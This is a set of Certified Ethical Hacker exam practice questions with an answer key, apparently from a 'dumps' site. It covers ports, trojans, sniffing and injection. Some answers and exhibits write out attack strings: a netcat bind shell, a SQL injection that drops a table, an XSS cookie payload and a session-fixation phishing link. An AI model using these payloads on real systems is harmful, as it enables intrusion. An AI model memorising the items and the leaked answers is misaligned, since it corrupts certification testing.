
CEH-001 Dumps

Certified Ethical Hacker (CEH)

https://www.certleader.com/CEH-001-dumps.html



NEW QUESTION 1
David is a security administrator working in Boston. David has been asked by the office's manager to block all POP3 traffic at the firewall because he believes employees are spending too much time reading personal email. How can David block POP3 at the firewall?

A. David can block port 125 at the firewall.
B. David can block all EHLO requests that originate from inside the office.
C. David can stop POP3 traffic by blocking all HELO requests that originate from inside the office.
D. David can block port 110 to block all POP3 traffic.

Answer: D

NEW QUESTION 2
Which of the following countermeasure can specifically protect against both the MAC Flood and MAC Spoofing attacks?

A. Configure Port Security on the switch
B. Configure Port Recon on the switch
C. Configure Switch Mapping
D. Configure Multiple Recognition on the switch

Answer: A

NEW QUESTION 3
Lori is a Certified Ethical Hacker as well as a Certified Hacking Forensics Investigator working as an IT security consultant. Lori has been hired on by Kiley Innovators, a large marketing firm that recently underwent a string of thefts and corporate espionage incidents. Lori is told that a rival marketing company came out with an exact duplicate product right before Kiley Innovators was about to release it. The executive team believes that an employee is leaking information to the rival company. Lori questions all employees, reviews server logs, and firewall logs; after which she finds nothing. Lori is then given permission to search through the corporate email system. She searches by email being sent to and sent from the rival marketing company.
She finds one employee that appears to be sending very large email to this other marketing company, even though they should have no reason to be communicating with them. Lori tracks down the actual emails sent and upon opening them, only finds picture files attached to them. These files seem perfectly harmless, usually containing some kind of joke. Lori decides to use some special software to further examine the pictures and finds that each one had hidden text that was stored in each picture.
What technique was used by the Kiley Innovators employee to send information to the rival marketing company?

A. The Kiley Innovators employee used cryptography to hide the information in the emails sent
B. The method used by the employee to hide the information was logical watermarking
C. The employee used steganography to hide information in the picture attachments
D. By using the pictures to hide information, the employee utilized picture fuzzing

Answer: C

NEW QUESTION 4
Shayla is an IT security consultant, specializing in social engineering and external penetration tests. Shayla has been hired on by Treks Avionics, a subcontractor for the Department of Defense. Shayla has been given authority to perform any and all tests necessary to audit the company's network security.
No employees for the company, other than the IT director, know about Shayla's work she will be doing. Shayla's first step is to obtain a list of employees through company website contact pages. Then she befriends a female employee of the company through an online chat website. After meeting with the female employee numerous times, Shayla is able to gain her trust and they become friends. One day, Shayla steals the employee's access badge and uses it to gain unauthorized access to the Treks Avionics offices.
What type of insider threat would Shayla be considered?

A. She would be considered an Insider Affiliate
B. Because she does not have any legal access herself, Shayla would be considered an Outside Affiliate
C. Shayla is an Insider Associate since she has befriended an actual employee
D. Since Shayla obtained access with a legitimate company badge; she would be considered a Pure Insider

Answer: A

NEW QUESTION 5
Ursula is a college student at a University in Amsterdam. Ursula originally went to college to study engineering but later changed to marine biology after spending a month at sea with her friends. These friends frequently go out to sea to follow and harass fishing fleets that illegally fish in foreign waters. Ursula eventually wants to put companies practicing illegal fishing out of business. Ursula decides to hack into the parent company's computers and destroy critical data knowing fully well that, if caught, she probably would be sent to jail for a very long time. What would Ursula be considered?

A. Ursula would be considered a gray hat since she is performing an act against illegal activities.
B. She would be considered a suicide hacker.
C. She would be called a cracker.
D. Ursula would be considered a black hat.

Answer: B


NEW QUESTION 6
Dan is conducting penetration testing and has found a vulnerability in a Web Application which gave him the sessionID token via a cross site scripting vulnerability. Dan wants to replay this token. However, the session ID manager (on the server) checks the originating IP address as well. Dan decides to spoof his IP address in order to replay the sessionID. Why do you think Dan might not be able to get an interactive session?

A. Dan cannot spoof his IP address over TCP network
B. The scenario is incorrect as Dan can spoof his IP and get responses

C. The server will send replies back to the spoofed IP address
D. Dan can establish an interactive session only if he uses a NAT

Answer: C

NEW QUESTION 7
What is the correct command to run Netcat on a server using port 56 that spawns command shell when connected?



A. nc -port 56 -s cmd.exe
B. nc -p 56 -p -e shell.exe
C. nc -r 56 -c cmd.exe
D. nc -L 56 -t -e cmd.exe


Answer: D

NEW QUESTION 8
Annie has just succeeded in stealing a secure cookie via a XSS attack. She is able to replay the cookie even while the session is invalid on the server. Why do you think this is possible?

A. It works because encryption is performed at the application layer (single encryption key)
B. The scenario is invalid as a secure cookie cannot be replayed
C. It works because encryption is performed at the network layer (layer 1 encryption)
D. Any cookie can be replayed irrespective of the session status

Answer: A

NEW QUESTION 9
The following script shows a simple SQL injection. The script builds an SQL query by concatenating hard-coded strings together with a string entered by the user:



```
var Shipcity;
ShipCity = Request.form ("ShipCity");
var sql = "select * from OrdersTable where ShipCity = '" + ShipCity + "'";
```

The user is prompted to enter the name of a city on a Web form. If she enters Chicago, the query assembled by the script looks similar to the following:
SELECT * FROM OrdersTable WHERE ShipCity = 'Chicago'
How will you delete the OrdersTable from the database using SQL Injection?

A. Chicago'; drop table OrdersTable --
B. Delete table'blah'; OrdersTable --
C. EXEC; SELECT * OrdersTable > DROP --
D. cmdshell'; 'del c:\sql\mydb\OrdersTable' //

Answer: A

NEW QUESTION 10
What is a sniffing performed on a switched network called?

A. Spoofed sniffing
B. Passive sniffing
C. Direct sniffing
D. Active sniffing

Answer: D

NEW QUESTION 10
How does traceroute map the route a packet travels from point A to point B?

A. Uses a TCP timestamp packet that will elicit a time exceeded in transit message
B. Manipulates the value of the time to live (TTL) within packet to elicit a time exceeded in transit message
C. Uses a protocol that will be rejected by gateways on its way to the destination
D. Manipulates the flags within packets to force gateways into generating error messages

Answer: B

Explanation: Traceroute works by increasing the "time-to-live" value of each successive batch of packets sent. The first three packets have a time-to-live (TTL) value of one (implying that they make a single hop). The next three packets have a TTL value of 2, and so on. When a packet passes through a host, normally the host decrements the TTL value by one, and forwards the packet to the next host. When a packet with a TTL of one reaches a host, the host discards the packet and sends an ICMP time exceeded (type 11) packet to the sender. The traceroute utility uses these returning packets to produce a list of hosts that the packets have traversed en route to the destination.

NEW QUESTION 15
In the context of Trojans, what is the definition of a Wrapper?

A. An encryption tool to protect the Trojan
B. A tool used to bind the Trojan with a legitimate file
C. A tool used to calculate bandwidth and CPU cycles wasted by the Trojan
D. A tool used to encapsulate packets within a new header and footer

Answer: B

Explanation: Wrapper does not change header or footer of any packets but it mix between legitimate file and Trojan file.

NEW QUESTION 20
Bob has set up three web servers on Windows Server 2008 IIS 7.0. Bob has followed all the recommendations for securing the operating system and IIS. These servers are going to run numerous e-commerce websites that are projected to bring in thousands of dollars a day. Bob is still concerned about the security of these servers because of the potential for financial loss. Bob has asked his company's firewall administrator to set the firewall to
inspect all incoming traffic on ports 80 and 443 to ensure that no malicious data is getting into the network.
Why will this not be possible?

A. Firewalls cannot inspect traffic coming through port 443
B. Firewalls can only inspect outbound traffic
C. Firewalls cannot inspect traffic at all, they can only block or allow certain ports
D. Firewalls cannot inspect traffic coming through port 80

Answer: C

NEW QUESTION 24
Jack Hacker wants to break into Brown Co.'s computers and obtain their secret double fudge cookie recipe. Jack calls Jane, an accountant at Brown Co., pretending to be an administrator from Brown Co. Jack tells Jane that there has been a problem with some accounts and asks her to verify her password with him "just to double check our records." Jane does not suspect anything amiss, and parts with her password. Jack can now access Brown Co.'s computers with a valid user name and password, to steal the cookie recipe. What kind of attack is being illustrated here?

A. Reverse Psychology
B. Reverse Engineering
C. Social Engineering
D. Spoofing Identity
E. Faking Identity


Answer: C

NEW QUESTION 26
What port number is used by Kerberos protocol?

A. 88
B. 44
C. 487
D. 419

Answer: A

NEW QUESTION 31
This tool is widely used for ARP Poisoning attack. Name the tool.



Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	192.168.[redacted]	00215[redacted]	0	0	0006B[redacted]	192.168[redacted]

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Full-routing	192.168.[redacted]	00215A[redacted]	2	2	0006B13[redacted]	202.53.[redacted]
Full-routing	192.168.[redacted]	00215A[redacted]	2	2	0006B13[redacted]	217.160[redacted]
Half-routing	192.168.[redacted]	00215A[redacted]	3	0	0006B13[redacted]	91.195.[redacted]
Full-routing	192.168.[redacted]	00215A[redacted]	3	2	0006B13[redacted]	74.208.[redacted]
Full-routing	192.168.[redacted]	00215A[redacted]	2	2	0006B13[redacted]	74.208.[redacted]
Full-routing	192.168.[redacted]	00215A[redacted]	2	2	0006B13[redacted]	87.106.[redacted]
Full-routing	192.168.[redacted]	00215A[redacted]	2	2	0006B13[redacted]	91.195.[redacted]
Full-routing	192.168.[redacted]	00215A[redacted]	2	2	0006B13[redacted]	217.160[redacted]

A. Cain and Able
B. Beat Infector
C. Poison Ivy
D. Webarp Infector

Answer: A

NEW QUESTION 34
One of the effective DoS/DDoS countermeasures is 'Throttling'. Which statement correctly defines this term?

A. Set up routers that access a server with logic to adjust incoming traffic to levels that will be safe for the server to process
B. Providers can increase the bandwidth on critical connections to prevent them from going down in the event of an attack
C. Replicating servers that can provide additional failsafe protection
D. Load balance each server in a multiple-server architecture

Answer: A

NEW QUESTION 35
Jayden is a network administrator for her company. Jayden wants to prevent MAC spoofing on all the Cisco switches in the network. How can she accomplish this?

A. Jayden can use the comman
B. ip binding set.
C. Jayden can use the comman
D. no ip spoofing.
E. She should use the comman
F. no dhcp spoofing.
G. She can use the comman
H. ip dhcp snooping binding.

Answer: D

NEW QUESTION 38
What file system vulnerability does the following command take advantage of? type c:\anyfile.exe > c:\winnt\system32\calc.exe:anyfile.exe

A. HFS
B. Backdoor access
C. XFS
D. ADS

Answer: D


NEW QUESTION 41
Google uses a unique cookie for each browser used by an individual user on a computer. This cookie contains information that allows Google to identify records about that user on
its database. This cookie is submitted every time a user launches a Google search, visits a site using AdSense etc. The information stored in Google's database, identified by the cookie, includes
? Everything you search for using Google
? Every web page you visit that has Google Adsense ads
How would you prevent Google from storing your search keywords?

A. Block Google Cookie by applying Privacy and Security settings in your web browser
B. Disable the Google cookie using Google Advanced Search settings on Google Search page
C. Do not use Google but use another search engine Bing which will not collect and store your search keywords

D. Use MAC OS X instead of Windows 7. Mac OS has higher level of privacy controls by default.

Answer: A


NEW QUESTION 45
In Trojan terminology, what is required to create the executable file chess.exe as shown below?



A. Mixer
B. Converter
C. Wrapper
D. Zipper

Answer: C

NEW QUESTION 50
Vulnerability scanners are automated tools that are used to identify vulnerabilities and misconfigurations of hosts. They also provide information regarding mitigating discovered vulnerabilities.



```
Scan Thread 1 ( http://testphp.vulnweb.com:80/ )
  Web Alerts (153)
    Apache Mod_Rewrite Off-By-One Buffer Overflow Vuln...
    Blind SQL Injection (11)
    CRLF injection/HTTP response splitting (AS) (1)
    Cross Site Scripting (15)
      /404.php
      /AJAX/showxml.php (1)
      /comment.php (1)
        name (1)
          variant 1
      /guestbook.php (5)
      /listproducts.php (3)
      /Mod_Rewrite_Shop/takeover.php (1)
      /search.php (2)
      /secured/newuser.php (1)
    Directory Traversal (AS) (2)
    Macromedia Dreamweaver Remote Database Scripts (1)
    PHP HTML Entity Encoder Heap Overflow Vulnerability (1)
    PHP version older than 5.2.1 (1)
    PHP version older than 5.2.3 (1)
    PHP version older than 5.2.5 (1)
    PHP version older than 5.2.6 (1)
    PHP Zend_Hash_Del_Key_Or_Index vulnerability (1)
    Script source code disclosure (1)
    SQL injection (AS) (15)
    Apache 2.x version older than 2.0.61 (1)
    Apache 2.x version older than 2.0.63 (1)
    Application error message (14)
```

Attack details

Cookie input mycookie was set to 1<ScRiPt >prompt(935987)</ScRiPt>
The input is reflected inside a text element

View HTTP headers

Request

```
GET /AJAX/showxml.php HTTP/1.1
Cookie: login=robert_test/robert_test; mycookie=1<ScRiPt
>prompt(935987)</ScRiPt>
Host: testphp.vulnweb.com:80
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.0; .NET CLR 1.1.4322)
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 08 Sep 2010 16:46:04 GMT
Server: Apache/2.0.55 (Ubuntu) mod_python/3.1.4
Python/2.4.3 PHP/5.1.2 mod_ssl/2.0.55 OpenSSL/0.9.8a
mod_perl/2.0.2 Perl/v5.8.7
X-Powered-By: PHP/5.1.2
Content-Length: 66
Keep-Alive: timeout=15, max=95
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

View HTML response
Launch the attack with HTTP Editor

Which of the following statements is incorrect?

A. Vulnerability scanners attempt to identify vulnerabilities in the hosts scanned.
B. Vulnerability scanners can help identify out-of-date software versions, missing patches, or system upgrades
C. They can validate compliance with or deviations from the organization's security policy
D. Vulnerability scanners can identify weakness and automatically fix and patch the vulnerabilities without user intervention

Answer: D

NEW QUESTION 53
In the context of password security: a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive - though slow. Usually, it tries every possible letter and number combination in its automated exploration. If you would use both brute force and dictionary combined together to have variations of words, what would you call such an attack?

A. Full Blown Attack
B. Thorough Attack
C. Hybrid Attack
D. BruteDict Attack

Answer: C

NEW QUESTION 58
Which of the following statements would NOT be a proper definition for a Trojan Horse?

A. An authorized program that has been designed to capture keyboard keystroke while the user is unaware of such activity being performed
B. An unauthorized program contained within a legitimate progra
C. This unauthorized program performs functions unknown (and probably unwanted) by the user
D. A legitimate program that has been altered by the placement of unauthorized code within it; this code performs functions unknown (and probably unwanted) by the user
E. Any program that appears to perform a desirable and necessary function but that (because of unauthorized code within it that is unknown to the user) performs functions unknown (and definitely unwanted) by the user

Answer: A

NEW QUESTION 59
This attack technique is used when a Web application is vulnerable to an SQL Injection but the results of the Injection are not visible to the attacker.

A. Unique SQL Injection
B. Blind SQL Injection
C. Generic SQL Injection
D. Double SQL Injection

Answer: B

NEW QUESTION 64
How do you defend against Privilege Escalation?

A. Use encryption to protect sensitive data
B. Restrict the interactive logon privileges
C. Run services as unprivileged accounts
D. Allow security settings of IE to zero or Low
E. Run users and applications on the least privileges

Answer: ABCE

NEW QUESTION 65
Which Steganography technique uses Whitespace to hide secret messages?

A. snow
B. beetle
C. magnet
D. cat

Answer: A


NEW QUESTION 70
SNMP is a connectionless protocol that uses UDP instead of TCP packets (True or False)

A. true
B. false

Answer: A

NEW QUESTION 71

What type of session hijacking attack is shown in the exhibit?



Hi John,

Check this cut, here are cool new festival offers from our bank, http://citibank.com/?SID=0D6441FEA4496C2"

Thanks,
Customer Care, Citibank.

A. Cross-site scripting Attack
B. SQL Injection Attack
C. Token sniffing Attack
D. Session Fixation Attack

Answer: D

NEW QUESTION 76
Stephanie works as a records clerk in a large office building in downtown Chicago. On Monday, she went to a mandatory security awareness class (Security5) put on by her company's IT department. During the class, the IT department informed all employees that everyone's Internet activity was thenceforth going to be monitored.

